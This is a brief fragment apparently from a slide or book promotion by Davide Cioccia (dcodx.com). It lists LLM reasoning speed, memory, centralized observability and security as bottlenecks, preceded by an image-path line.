
Intermediate To Advanced

350 Pages

Bottlenecks

1. LLMs reasoning is slow
2. LLMs memory
3. Centralized observability
4. Security

Is it time to redesign the racket?



Davide Cioccia

dcodx.com